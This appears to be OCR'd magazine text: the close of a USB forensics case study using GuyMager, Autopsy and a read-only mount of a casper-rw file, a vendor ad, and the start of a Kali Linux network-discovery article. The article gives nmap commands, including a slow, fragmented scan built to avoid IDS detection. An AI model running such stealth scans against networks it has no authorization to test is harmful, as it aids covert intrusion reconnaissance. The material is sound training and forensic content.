


Figure 1. *Disk Utility screen shot*

From the information obtained, the third step is the acquisition of the original data from the USB device. This can be done using *GuyMager* software, which is also useful for double checking the ID code of the device, which is found automatically and shown in its the graphics interface.




Figure 2. *GuyMager screen shot*

GuyMager allows the extraction of a copy of the contents of devices, even when not mounted in the operative system, through a simple graphic interface, with several technical options which permit more specific reports on the properties of the forensics copy and the data acquired. In this case study, the forensics copy is acquired as "*.dd*", a physical copy that includes the sector of the device and allows the deleted file to be shown, with two particular options: a double hash algorithm calculation, *MD5* and *SHA256*; a verification between the forensics copy and the original data copied at the end of the acquisition process. The report containing the properties mentioned above is generated directly by the software. In this particular case study, the report, in addition to showing the technical procedures and timing of the

acquisition process, clearly shows the verification between the forensics copy and the device's original data at the end of the process.

```
Linux device            : /dev/sdb
Device size             : 2000682496 (2.0GB)
Format                  : Linux split dd raw image - file extension is .xxx
Image path and file name: /root/Desktop/VisitorA_CompanyX.xxx
Info  path and file name: /root/Desktop/VisitorA_CompanyX.info
Hash calculation        : MD5 and SHA-256
Source verification     : on
Image verification      : on

No bad sectors encountered during acquisition.
No bad sectors encountered during verification.
State: Finished successfully

MD5 hash                  : 00000000000000000000000000000000
MD5 hash verified source  : 00000000000000000000000000000000
MD5 hash verified image   : 00000000000000000000000000000000
SHA256 hash               : 0000000000000000000000000000000000000000000000000000000000000000
SHA256 hash verified source: 0000000000000000000000000000000000000000000000000000000000000000
SHA256 hash verified image : 0000000000000000000000000000000000000000000000000000000000000000
Source verification OK. The device delivered the same data during acquisition and verification.
Image verification OK. The image contains exactly the data that was written.

Acquisition started : 2013-11-12 19:24:10 (ISO format YYYY-MM-DD HH:MM:SS)
Verification started: 2013-11-12 19:25:57
Ended               : 2013-11-12 19:27:40 (0 hours, 3 minutes and 30 seconds)
Acquisition speed   : 18.00 MByte/s (0 hours, 1 minutes and 46 seconds)
Verification speed  : 18.52 MByte/s (0 hours, 1 minutes and 43 seconds)


Generated image files and their MD5 hashes
==========================================

No MD5 hashes available (configuration parameter CalcImageFileMD5 is off)
MD5                               Image file
n/a                               VisitorA_CompanyX.000
```

Figure 3. *Report of GuyMager*

These elements confirm that the forensics copy has been correctly acquired, is identical to the original data and is perfectly accurate. The copy obtained following these steps can provide the Digital Security office with the opportunity to observe and analyse, immediately or through consulting with a Computer Forensics and Law consultant, the data contained in the device, without altering or corrupt it thanks to the writeblock rooted in the "not mounted" option of the USB device in the Linux system. This safety feature can also be obtained through observation/analysis of the device mounted in read-only mode. Data acquired in the forensics copy allows the observation and analysis of data obtained with compatible software and through the original technical properties, which include the creator user, last modification and deletion. The technical procedures for the observation/analysis of files can be performed with several forensics tools in another technical phase, the copy analysis phase, that may, however, show atypical elements, as in this case study.

A SURFACE ANALYSIS WITH AUTOPSY, BUT WE HAVE A PROBLEM…

The forensics analysis phase, as mentioned above, follows the forensics acquisition phase. *Kali Linux* is also used in the analysis phase of this case study, primarily through the *Autopsy* software. This software allows the surface analysis of data in forensics copies, allowing an initial general analysis of the acquired data through its possible uses. For example, as documents and their technical properties, the analysis of the dates of file and folder creation and deletion. To minimize the risk of corrupting the forensics copy, it is linked to the software in "*Symlink*" mode. This impedes the corruption or deletion of the forensics copy of data through the creation of a mere link between the software and the forensics copy. The analyser does not work on the copy, only on a link to the copy.




Figure 4. *Screen shot of Autopsy software, the Symlink option*

The analysis procedures permitted by the software provide the opportunity to: see file contents, organise them in time-space terms, search by file properties – date, time, names, words, etc. – and observe and reconstruct technical uses of the system, both evident and hidden. All files found in the forensics copy using *Autopsy* can be extracted by copying them onto the analyst's computer, for more in-depth analysis using other software. The process of extraction transforms copied files into corruptible data, but files inside the forensics copy remain incorruptible.

In the case study mentioned above, the analysis of files in the forensics copy using *Autopsy* software doesn't show any elements of use to the Digital Security office. Data found in the copy are files that cannot be viewed immediately through analysis software, they have specific digital extensions which are not document extensions and only a few files are documents, manuals for USB *Linux* live systems, to be more precise. This first data analysis of the forensics copy doesn't show evidence related to the use of the USB device as data storage, either before, during or after the time that the visitor was inside Company X's building. A lot of evidence directs the technicians' analysis not to the visualisation of files, but to the observation of their digital structure, alone and in clusters. This analysis highlights a specific digital structure in the USB device.




Figure 5. *Screen shot of Autopsy software, the file tree of a USB live system*

Data inside the USB device, the inscription "*Ubuntu*" on the USB surface and netsurfing via Internet, show the essence of the USB device's file structure: this is the file structure of a *Ubuntu Linux* USB live system. The mere presence of a *Linux live* system on the USB device raises the possibility that this system was used at the premises of Company X. This could be a very dangerous security loophole for the Digital Business Security of Company X. This element shows that the visitor's behaviour could be dangerous for the Company, although only potentially. Despite the presence of a OS live system on the device, the forensics analysis performed by the technicians has not found evidence of its use during the visit to Company X's. The USB device's data doesn't show anything about the *Linux live* system's use or about any documents, which may be stored because the technicians can't see the contents and the data storage process of a hide file system. The analysis must focus on other, in particular hacking oriented, analysis procedures.

LINUX TRICKS FOR LIVE USB ANALYSIS: MOUNT...

Computer Forensics and Law advice, based on simple hacking tricks by *Kali Linux* shell and command line, can be necessary to discover digital traces useful to actual cases. Files shown by *Autopsy* software, as digital elements stored inside the USB device, are mere system files. Among these files, one in particular, "*casper-rw*", correlated with the inscription "*Ubuntu*" on the surface of the USB device, is pivotal to the digital dynamic of the USB live system: this file includes the file system tree and also system files, their configurations and, generally, files included or created in the system. The company's forensics procedures initially focussed only on the USB device content, which is not hidden, it has to focus on more precise and specific analyses of the file "*casper-rw*". "*Casper-rw*" is a large file, generally 800 Mb or over. The file, as above mentioned, is not immediately usable and only the technical capability of the *Linux* system can allow its contents to be viewed, thanks to tricks that generally imply the use of the *Linux* system by shell and command line. *Linux* OS conceives devices as files, an expression of a

particular file system that must be identified and interfaced, in other terms mounted, in the OS, in order to be recognised and read, making it usable by the OS. *Casper-rw*, therefore, is only a file that includes a file system, recognised by the *Linux* system as a device when mounted on the *Linux* OS. The content of the *casper-rw* file/device can be used by the *Linux* OS only after it has been mounted in the system. To accomplish this, a copy of the casper-rw file has to be extracted using *Autopsy* software, in order to possess a copy of the file, which is identical and as accurate as the original on the *Kali Linux* system. It must then be mounted on the *Linux* operative system as a device, in read-only mode, through the following script by *Kali* shell and command line:

```
("sudo mount -o loop /../casper-rw /media/casper")
```

In the folder "*casper*", under the folder "*media*" as shown by the script mentioned above, it is now possible see and analyse the entire digital structure of the file system's *Ubuntu Linux* live folders.




Figure 6. *Screen shot of folder "Casper" with data of casper-rw file*

The first surface analysis only shows system folders, where the consultant, without corrupting it because the file system is mounted in read-only mode, can discover technical properties regarding the use of the USB live system. Information is included in files that have to be analysed through specific software or procedures by the system's shell. In the actual case study however, despite the need to analyse the entire USB live system, a quick look at the system folders in search of documents may represent a first step in quickly finding files relevant to Company X's ICT Security. In particular, the "*Desktop*" folder shows some interesting traces.




Figure 7. *Screen shot of USB live system's Desktop folder*

It includes a cluster of document files that, their technical properties and contents analysed forensically, show the date of creation in the system in the period of time when the visitor was at the Headquarters of Company X. Further, the files included seem not be created by the user of the OS live. They show technical extensions that are not consistent with software for drafting documents installed in the OS live, as is clear following the analysis of the folder of all the software installed in the system. Company X employees instead create files, as is evident by the letterhead and the user creator's technical properties. These elements lead to the consideration that the visitor used the USB *Ubuntu Linux live* system to steal company data by copying it onto removable devices.

Having found the evidence mentioned above, in order to facilitate any subsequent forensics and judicial phases, the consultant can proceed to make a forensics copy of data mounted in the system in read-only mode, using the above mentioned software, called *GuyMager*.

The *casper-rw* file mounted on the *Kali Linux* system is recognised by the acquisition software as a device, which allows it to be acquired as a forensics copy without any particular or complex technical procedures. The acquisition of this copy is also done through the same steps and Best Practices mentioned above for the acquisition of a copy of the USB device data.

SUMMARY: KALI AS RELEASE FOR DIGITAL BUSINESS SECURITY

Computer Forensics, Computer Law and Hacking Tricks are disciplines that can be extremely useful for the physical and digital security of companies. The combined use of these and other Computer Law disciplines is the essence of Digital Business Security. The intention of this field of research and study is to amalgamate all the procedures and the disciplines of company security in order to achieve full protection from digital and physical dangers that can cause damage or result in an illegal advantage. The amalgamation between different, at first sight dichotomous, disciplines takes place with the draft of digital and physical policies by companies that allow a simpler and safer company risk management, as well as identifying security loopholes with a drastic reduction of the impact of risks and greater problem solving capabilities. In the case study mentioned above, a subsequent examination of company data for possible violations indicated by the forensics traces found, also through the use of hacking tricks for the specific technical situation encountered, and shows that certain company policies need to be modified. In this case the security system identified the data breach, however company policies should indicate that not only computers or smartphones, but also any other form of technological device must be handed in by visitors. This policy doesn't seem to provide full and practical digital and physical security. The visitor when accessing the premises of a company must hand in any device with data, for simple data storage or containing any type of OS. Digital Business Security procedures, as expressed above, can be judicial, administrative or IT. Regarding the latter, as highlighted by this article, *Kali Linux* can be considered one of the best Hacking/Forensics releases in order to perform the technical procedures required for Digital Business Security protection.

ABOUT THE AUTHOR

Filippo Novario – PhD in Law and ICT Security expert, he is University Professor of Computer Forensics and Law, he is insert in the list of "professors" of the IBM University Relations program, ICT Security area. He is advisor in the field of Computer Forensics and Law for Companies, Banks, Law firms, Law enforcements and Government Institutions. He is writer of monographs and articles in the fields of Computer Forensics, Hacking, Legal informatics and ICT Security.

UPDATE NOW WITH STIG AUDITING

"IN SOME CASES **nipper studio** HAS VIRTUALLY **REMOVED** the NEED FOR a **MANUAL AUDIT**"

CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at www.titania.com

2012 Computing Security Awards WINNER Enterprise Security Solution of the Year

Security Products' GOVIES 2013 Government Security Awards

2012 Computing Security Awards WINNER Network Security Solution of the Year

www.titania.com

KALI FOR NETWORK E-DISCOVERY

by Wolf Halton

Kali Linux is a newer security distribution from Offensive Security, which can be downloaded from http://kali.org. For a forensic scientist, the menu system on Kali is completely hooked up unlike the situation in Backtrack, so there is no longer a need to hunt through the file system to run tools from the /pentest file structure, and new tools you install through the package repositories for Kali will automatically be shown on the menu in most cases. The Kali platform is closer to a standard Debian distribution, so it is easier to maintain and easier to create a customized version for yourself.

What you will learn:

This is not a comparison of Backtrack and Kali, but instead is an overview of some of the tools in the eForensics menu of Kali. There are a lot of different sorts of eForensics or eDiscovery, and a single article cannot provide extensive information on all of them. This article will cover network forensics in some depth. Figure 1 is the forensics menu structure with the tool names. To do network discovery, some other tools are useful. Figure 2 is the menu structure for network information gathering. This article will take you through eDiscovery in a network where your presence is known and approved; and also in a hostile network where you need to develop your map of the network without being detected.

What you should know:

To make use of the information here, you need to have some knowledge of and experience with the following:

- Running Linux from a live-DVD – This is more an issue with getting your local host to read the DVD before it reads the hard drive.
- Installing a Linux Distribution – In some cases, merely installing Kali is the easiest and fastest way to prepare for its use.
- The Linux Bash Shell – This is the standard terminal emulator in Kali (and other Debian-derivative operating systems.
- Man system. – Short for 'manual.' Inside the shell, this is the best way to find information about most of the tools and commands you will use.
- Aptitude or Apt-Get – Apt-Get is the Debian standard command-line package installer. Aptitude has better dependency-handling capability, and also has an ncurses interface, for those who dislike the command line.

There are over 400 links in the security tools menu on the Kali Platform. To see the full menus, look to *http://syswow.com/kali-linux/kali-menu-detail/*. Backtrack is a live-disk distribution from Offensive Security available for free download from *http://backtrack-linux.org*. Backtrack can be installed to a system and act as an operating system, run from a live DVD or from a thumb drive. Until sometime midyear, 2014, Backtrack will be the platform used in Offensive Security Certification tests, *https://www.offensive-security.com/information-security-certifications/* but Kali Linux is scheduled to become the basis of the course and certificates.

SETTING UP YOUR TOOL PLATFORM

The three ways I use Kali are as a live-disk, as a virtual machine on an approved machine and as an install on a throw-away laptop.

LIVE DISK IMPLEMENTATION

The Live Disk is great where you have no approved machine you can use for a testing platform, or the network rules will not let you plug in your own computer, or where the network is such a hostile environment that you are afraid your own computer will be infected if you plug it in.




Figure 1. *Kali Forensic Tools Subcategories*




Figure 2. *Network Information Gathering Menu*

VIRTUAL MACHINE IMPLEMENTATION

If you have a company-supplied machine, but it is running company-supplied Microsoft Windows, you can get either a VMWare product like Workstation or VMWare Player; or Oracle VirtualBox. Install Kali as a virtual machine (VM) and you are good to go.

THROW-AWAY LAPTOP IMPLEMENTATION

If you are doing black-box testing on a network, or you are part of a Red Team attack group, then you have to assume that the tool-set might need to be jettisoned at some point, or you might need to leave it in an unobtrusive spot in the organization's network data-center. Black-box testing is a situation where the investigator is given no information about the network and is testing as if they were an external attacker, however they stop short of implementing attack exploits on the network. Red Teams or Tiger Teams are groups of hackers authorized to produce authentic real-time exploits on a system, up to and including running exploits that let them own the network. You ought to have a testing machine, or more than one, that are not the computer you use for any other business or personal purpose. This machine does not need to be this year's model. The installation requirements are modest.

INSTALLATION PREREQUISITES

- A minimum of 10 GB disk space for the Kali Linux install.
- For i386 and amd64 architectures, a minimum of 512MB RAM.
- CD-DVD Drive / USB boot support

I think it is a mistake to dual-boot this with Windows, though it is possible. My opinion on this is based on using this as a forensic working tool. If you have a dual-boot machine, you might be tempted to use it for other purposes.

IMPORTANT NOTE

All use of the information in this article relies upon authorization from the company being tested. If you are using it in your college's lab network make sure you have written authorization. Even very gentle forensic probes, if unauthorized by the owner of the network, are serious crimes in many countries including the United States. This article and the information contained including links and code are not intended to help anybody perform any unlawful acts. People with felony records for misuse of computer systems and networks generally find it more difficult to get computer security jobs than those without felony records.

OTHER USEFUL HARDWARE

You will want a couple of eSATA or USB removable hard drives in which to save data. If you are just saving output files from network mapping software, you could just have a couple 8 GB USB thumb drives, but if you are duplicating hard-drives for file-recovery, you want removable drives larger than the subject drive.

FOUR METHODS FOR EDISCOVERY IN A NETWORK.

You will either be working in a friendly environment or in a hostile environment, which in this context is whether your presence on the network is expected and approved (friendly), or intended to replicate the behaviour of a malevolent attacker (hostile). You might be in the role of a network admin, security engineer or network architect (friendly), or the role of an internal or external hacker testing the network for exploitable flaws (hostile). The information you are likely to be looking for is:

- The number of hosts on the network,
- The versions of operating systems represented on the network,
- The versions of applications active on the network,
- Protocols in use on the network.

One major difference in network discovery in friendly or hostile environments is Name Resolution. When your tool does name resolution, it sends packets to the DNS server in the network segment and requests a name for the IP addresses it is capturing. If the network security engineers in the organization are on their toes, a few things might get their attention:

- An unknown device on their network requesting a lot of name resolutions in a short time-span,
- A known device requesting a lot of name resolutions in a short time-span.

A properly configured Intrusion Detection System (IDS) will pick up this anomalous behaviour and send an alert. It is not impossible that you will use some combination of the following methods to map your network.

METHOD I: NMAP

NMap is the most popular open-source network-mapping tool available, and it is available from the Kali Network Information-Gathering Menu. If you click on the link, it opens a terminal window. ZenMap is the GUI front-end for NMap. Since the Kali default user is root, there will not be any need to sudo anything, as would be usual in most cases. The network interface card is not usually in promiscuous mode, but that is the mode, which must be active to get all possible output from NMap. When using NMap, the first thing you need to know about the network is the segment size and IP addresses possible. The organization you are testing may give you a list of VLANs or subnets to test, but they are not always likely to do so. To find out about the network your local machine is on, run the command `ifconfig`, which will show you your own IP, address, and the maximum number of hosts you are likely to find on the network.




Figure 3. *Ifconfig Command*

ZenMap uses the exact same set of controls and options, but you can work up the command set by clicking through the scan dialogs rather than memorizing or looking up the option codes.

The inet address for eth0 is 192.168.1.72, so you know you are in a private, non-routable network segment. 192.168 at the beginning of the address tells you that. The network mask of 255.255.255.0 confirms that this is a Class C network with 254 possible hosts. The default gateway that you usually see on a Windows `ipconfig` command is not present, so you cannot assume that the network has Internet access, unless you have run some other tool like WireShark, EtherApe, or tcpdump, and seen the external addresses connecting. Now that we have an idea of the network we are mapping, the nmap command for a surreptitious scan might be `# nmap -T1 -n -f -Pn -O -sS 192.168.1.0/24`. This is a very slow scan

- `-T1` – This uses a very slow timing from 0 to 5;
- `-n` – Never resolve DNS name;
- `-f` – Fragment packets;
- `-Pn` – This is not going to use a ping (ICMP packet) to enumerate the live hosts as some network admins turn ping off and some admins have their IDS set up to notice and alert when there are ping packets in their network;
- `-O` – This is using an OS checker;
- `-sS` – This is using a tcp SYN connect check on approximately 1000 ports on each machine it discovers live.
- `192.168.1.0` – This is the network address. There is never a machine in the network that has the network address as its local address.
- `/24` – This is CIDR notation that tells nmap that the subnet mask has 24 bits equivalent to a 255.255.255.0 notation. In binary, that looks like 11111111.11111111.11111111.00000000, and if you count the ones, you have 24 of them.

In a case where you are in a friendly environment, you might run a much more noisy scan that takes far less time, such as `# nmap -T5 -vvvvv -A -oN Kali-Method-II.txt 192.168.1.0/24` This scan is set to:

- `-T5` – The fastest timing possible.
- `-vvvvv` – This collection of -v options makes nmap talkative. One -v = verbose, five -v together tells you everything it knows about the open ports. This could also be written out as -v -v -v -v -v.
- `-A` – "A" stands for "All." This option is like enabling OS detection, version detection, script scanning, and traceroute.
- `-oN Kali-Method-II` – is an option to print to a named text file rather than to the screen. You can also use a unix redirect `# nmap -T5 -vvvvv -A -oN 192.168.1.0/24 > Kali-Method-II.txt` Either choice will print a file to the present working directory (`pwd`).

The noisy scan is far faster than a quiet surreptitious scan.

This is the run-summary for the noisy scan: `# Nmap done at Tue Dec 3 22:59:09 2013 -- 256 IP addresses (6 hosts up) scanned in 201.68 seconds.`

(3 minutes and 22 seconds, roughly). See the output detail at *http://sourcefreedom.com/nmap-noisy-example-output/*.

